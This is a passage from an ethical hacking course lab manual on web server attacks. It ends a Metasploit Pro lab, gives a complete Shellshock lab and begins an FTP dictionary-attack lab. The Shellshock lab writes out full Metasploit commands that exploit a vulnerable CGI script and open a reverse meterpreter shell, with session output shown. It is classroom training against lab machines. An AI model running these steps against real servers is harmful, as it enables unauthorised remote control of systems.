
```
Metasploit - Mdm::Session ID # 2 (10.0.0.[redacted]) Administrator @ WIN-[redacted]

Meterpreter > ipconfig /all
```

FIGURE 4.34: Metasploit IPCONFIG command for Target Machine

Social engineering exploits client-side vulnerabilities. You perform social engineering through a campaign. A campaign uses e-mail to perform phishing attacks against target systems. To create a campaign, you must set up a webserver, e-mail account, list of target e-mails, and email template.

43. Metasploit returns the IP addresses and other interfaces-related information. Scroll down the webpage to view the complete infomation.

A task chain is a series of tasks that you can automate to follow a specific schedule. The Metasploit Web UI provides an interface that you can use to set up a task chain and an interactive clock and calendar that you can use to define the schedule.



```
Metasploit - Mdm::Session ID # 1 ([redacted]) Administrator @ WIN-KZ[redacted]

Interface 11
============
Name         : eth4 - Intel 21140-Based PCI Fast Ethernet Adapter (Emulated)
Hardware MAC : 00:00:00:00:00:00
MTU          : 1500
IPv4 Address : 1[redacted]
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a1:4095:1800:1e7e
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 22
============
Name         : net3 - Teredo Tunneling Pseudo-Interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::100:7f:fffe
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 23
============
Name         : eth5 - Intel 21140-Based PCI Fast Ethernet Adapter (Emulated)-QoS Packet
Scheduler-0000
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
```

FIGURE 4.35: Metasploit Target Machine IP Address in Metasploit Command Shell

WebScan spiders web pages and applications for active content and forms. If the WebScan identifies active content, you can audit the content for vulnerabilities, and then exploit the vulnerabilities after Metasploit Pro discovers them.

44. Go back to the previous page.

A report provides comprehensive results from a penetration test. Metasploit Pro provides several types of standard reports that range from high level, general overviews to detailed report findings. You can generate a report in PDF, Word, XML, and HTML.

45. Click **Terminate Session** to close the session, and click **OK** to confirm.




FIGURE 4.36: Metasploit Terminating Session

46. Hover the mouse pointer on the **Account** menu. A drop-down menu appears. Select **Logout**.




FIGURE 4.37: Metasploit Session Killed and Logging out

You can use reports to compare findings between different tests or different systems. Reports provide details on compromised hosts, executed modules, cracked passwords, cracked SMB hashes, discovered SSH keys, discovered services, collected evidence, and web campaigns.

47. An attacker who finds vulnerabilities in older versions of JRE can build suitable exploits to break into the system and take control.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
□ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab

5

Performing Shellshock Exploitation on a Web Server and Gaining Unrestricted Access to the Server

Shellshock is a family of security bugs in the Unix Bash shell, which affects Bash, a program that various Unix-based systems use to execute command lines and command scripts.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

To be an expert ethical hacker and pen tester, you must understand how to test the security architecture of a UNIX system in order to safeguard it from attacks such as Shellshock.

Lab Objectives

This lab helps students learn how to:

- Test Ubuntu Server for Bash Vulnerability
- Exploit the vulnerability and gain control over the system

Lab Environment

To carry out the lab, you need:

- A virtual machine running Ubuntu Server
- A virtual machine running Kali Linux

Lab Duration

Time: 15 Minutes

Overview of Shellshock


Shellshock is often installed as the system's default command-line interface. In Unix and other OSs that Bash supports, each running program has its own list of name/value pairs called environment variables. When one program starts another program, it provides an initial list of environment variables for the new program.

Lab Tasks

TASK 1

Launch Kali Linux and Ubuntu Machines

1. In this lab, we will be using **Kali Linux** and **Ubuntu Server** machines. So, before beginning this lab, you need to ensure that you have launched both the machines.
2. Launch the Iceweasel web browser and enter the URL http://10.0.0.4/cgi-bin/shellshock.
3. A shellshock webpage appears, as shown in the following screenshot:


Iceweasel
File Edit View History Bookmarks Tools Help
http://10.0.0.4/...i-bin/shellshock
10.0.0.4/cgi-bin/shellshock
Google
Most Visited
Offensive Security
Kali Linux
Kali Docs
Exploit-DB
Aircrack-ng

This is a demonstration of shellshock

FIGURE 5.1: Browsing the shellshock webpage

Note: The IP address **10.0.0.4** mentioned in the URL refers to the Ubuntu machine. This IP address might vary in your lab environment.

4. You will be using this URL to attack the Ubuntu machine. Minimize or close the web browser.

5. Open a terminal console by navigating to **Accessories → Terminal**.

   Note: You can also click ▣ (the **Terminal** icon) in the menu bar to launch the command line terminal.





FIGURE 5.2: Launching Terminal


6. Enter the command **service postgresql start**.



```
root@kali:~# service postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
root@kali:~#
```

FIGURE 5.3: Starting postgresql service


7. Enter the command **service metasploit start**.



```
root@kali:~# service postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
root@kali:~# service metasploit start
[ ok ] Starting Metasploit rpc server: prosvc.
[ ok ] Starting Metasploit web server: thin.
[ ok ] Starting Metasploit worker: worker.
root@kali:~#
```

FIGURE 5.4: Starting the Metasploit service

8. Enter the command **msfconsole**.




```
root@root:~# service postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
root@root:~# service metasploit start
[ ok ] Starting Metasploit rpc server: prosvc.
[ ok ] Starting Metasploit web server: thin.
[ ok ] Starting Metasploit worker: worker.
root@root:~# msfconsole
[*] Starting the Metasploit Framework console...\

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.10.2-2014111901 [core:4.10.2.pre.2014111901 api:1.0.0]]
+ -- --=[ 1370 exploits - 763 auxiliary - 233 post        ]
+ -- --=[ 346 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

FIGURE 5.5: Launching msfconsole

9. Enter the command:

use exploit/multi/http/apache_mod_cgi_bash_env_exec.

This will set the exploit **multi/http/apache_mod_cgi_bash_env_exec**.



```
root@root:~# msfconsole
[*] Starting the Metasploit Framework console...\

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.10.2-2014111901 [core:4.10.2.pre.2014111901 api:1.0.0]]
+ -- --=[ 1370 exploits - 763 auxiliary - 233 post        ]
+ -- --=[ 346 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) >
```

FIGURE 5.6: Launching msfconsole

10. Enter the following commands:


    set LHOST 10.0.0.7

    set RHOST 10.0.0.4

    set TARGETURI /cgi-bin/shellshock

    set payload linux/x86/meterpreter/reverse_tcp

    LHOST refers to the IP address of the attacker machine (**Kali Linux**) and **RHOST** refers to the IP address of target machine (**Ubuntu**). Both the IP addresses may vary in your lab environment.




```
Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.10.2-2014111901 [core:4.10.2.pre.2014111901 api:1.0.0]]
+ -- --=[ 1370 exploits - 763 auxiliary - 233 post        ]
+ -- --=[ 346 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > set LHOST 10.0.0.7
LHOST => 10.0.0.7
msf exploit(apache_mod_cgi_bash_env_exec) > set RHOST 10.0.0.4
RHOST => 10.0.0.4
msf exploit(apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/shellshock
TARGETURI => /cgi-bin/shellshock
msf exploit(apache_mod_cgi_bash_env_exec) > set payload linux/x86/meterpreter/re
verse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(apache_mod_cgi_bash_env_exec) >
```

FIGURE 5.7: Setting Options

11. You have set all the required options to perform exploitation.

12. By issuing the **exploit** command, the Ubuntu server (hosting the shellshock webpage) will be hacked instantly and come under the control of the victim machine.


13. Enter **exploit**.



```
Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.10.2-2014111901 [core:4.10.2.pre.2014111901 api:1.0.0]]
+ -- --=[ 1370 exploits - 763 auxiliary - 233 post        ]
+ -- --=[ 346 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > set LHOST 10.0.0.7
LHOST => 10.0.0.7
msf exploit(apache_mod_cgi_bash_env_exec) > set RHOST 10.0.0.4
RHOST => 10.0.0.4
msf exploit(apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/shellshock
TARGETURI => /cgi-bin/shellshock
msf exploit(apache_mod_cgi_bash_env_exec) > set payload linux/x86/meterpreter/re
verse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(apache_mod_cgi_bash_env_exec) > exploit
```

FIGURE 5.8: Performing Exploitation

14. This establishes a meterpreter session, as shown in the following screenshot:




```
+ -- --=[ 346 payloads - 37 encoders - 8 nops              ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > set LHOST 10.0.0.7
LHOST => 10.0.0.7
msf exploit(apache_mod_cgi_bash_env_exec) > set RHOST 10.0.0.4
RHOST => 10.0.0.4
msf exploit(apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/shellshock
TARGETURI => /cgi-bin/shellshock
msf exploit(apache_mod_cgi_bash_env_exec) > set payload linux/x86/meterpreter/re
verse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse handler on 10.0.0.7:4444
[*] Command Stager progress - 100.60% done (837/832 bytes)
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)
[*] Sending stage (1138688 bytes) to 10.0.0.4
[*] Meterpreter session 1 opened (10.0.0.7:4444 -> 10.0.0.4:33516) at 2014-12-10
 00:48:49 -0500

meterpreter >
```

FIGURE 5.9: Meterpreter Session Established

15. You can now view files and directories located in the machine; delete, upload, and download files to and from the machine; execute applications remotely; list the processes; interact with those processes; launch a shell; reboot or shutdown the machine, etc.


16. Enter **sysinfo**. This displays the information for the victim (Ubuntu) machine, as shown in the following screenshot:



```
msf exploit(apache_mod_cgi_bash_env_exec) > set RHOST 10.0.0.4
RHOST => 10.0.0.4
msf exploit(apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/shellshock
TARGETURI => /cgi-bin/shellshock
msf exploit(apache_mod_cgi_bash_env_exec) > set payload linux/x86/meterpreter/re
verse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse handler on 10.0.0.7:4444
[*] Command Stager progress - 100.60% done (837/832 bytes)
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)
[*] Sending stage (1138688 bytes) to 10.0.0.4
[*] Meterpreter session 1 opened (10.0.0.7:4444 -> 10.0.0.4:33516) at 2014-12-10
 00:48:49 -0500

meterpreter > sysinfo
Computer     : jason-Virtual-Machine
OS           : Linux jason-Virtual-Machine 3.11.0-15-generic #25-precise1-Ubuntu
 SMP Thu Jan 30 17:42:40 UTC 2014 (i686)
Architecture : i686
Meterpreter  : x86/linux
meterpreter >
```

FIGURE 5.10: Obtaining System Information

17. Enter **help**. This lists all the commands that can be issued through the meterpreter console, as shown in the following screenshot:



```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thre
ad
    channel                   Displays information about active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    help                      Help menu
    info                      Displays information about a Post module
    interact                  Interacts with a channel
    irb                       Drop into irb scripting mode
    load                      Load one or more meterpreter extensions
```

FIGURE 5.11: Viewing the help commands

18. You can use any of these commands to perform various malicious activities.

Lab Analysis

Document the output.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
□ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab

6

Cracking FTP Credentials Using Dictionary Attack

A dictionary attack bypasses the authentication mechanism employed in a password-protected machine by trying numerous combinations of keywords present in a dictionary file.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

In this phase of webserver hacking, an attacker tries to crack webserver passwords. An attacker tries all possible techniques of password cracking to extract passwords, including password guessing, dictionary attacks, brute force attacks, hybrid attacks, pre-computed hashes, rule-based attacks, distributed network attacks, rainbow attacks, etc. An attacker needs patience, as some of these techniques are tedious and time-consuming. An attacker can also use automated tools such as Brutus, THC-Hydra, etc. to crack web passwords.

Lab Objectives

The objective of this lab is to help the students how to:

a. Perform nmap scan to find whether an ftp port is open

b. Perform a dictionary attack using hydra

Lab Environment

To perform the lab, you need:

- A computer running Windows Server 2012
- Windows 8.1 running as a virtual machine
- Kali Linux running as a virtual machine

Lab Duration

Time: 10 Minutes

Overview of Dictionary Attacks

A Dictionary/wordlist contains thousands of words that are used by password cracking tools in an attempt to break into a password-protected system. Dictionary attacks are often successful because many users insist on using ordinary words as passwords.

Lab Tasks

1. Before beginning this lab, launch the **Windows 8.1** virtual machine from **Hyper-V Manager** and log in.

TASK 1

Launch Kali Linux Machines

2. Launch the **Kali Linux** virtual machine from **Hyper-V Manager** and log in.
3. Double-click **Computer** on the **Desktop**.




FIGURE 6.1: Launch Computer

TASK 2

Copy Wordlists

4. The **Computer** window appears. Click **Go** from the menu bar and select **Location...**.





FIGURE 6.2: Go to Location

5. Enter **smb://[IP address of Windows Server 2012]** in the **Go To** field.

Note: In this lab, the IP Address of **Windows Server 2012** is **10.0.0.2** . This IP Address might vary in your lab environment.



Go To: smb://10.0.0.2

FIGURE 6.3: Connect Through Samba Share

Note: If you are prompted to enter credentials, type those credentials, click Remember forever, and click Connect.

If you are unable to connect to the server, launch a command line terminal, issue the **iptables –flush** command, and then redo **Step 5**.

6. A window appears displaying the **CEH-Tools** shared network drive.




FIGURE 6.4: CEH-Tools Shared Network Drive

7. Navigate to **CEH-Tools → CEHv9 Module 11 Hacking Webserver** and copy the **Wordlists** folder.

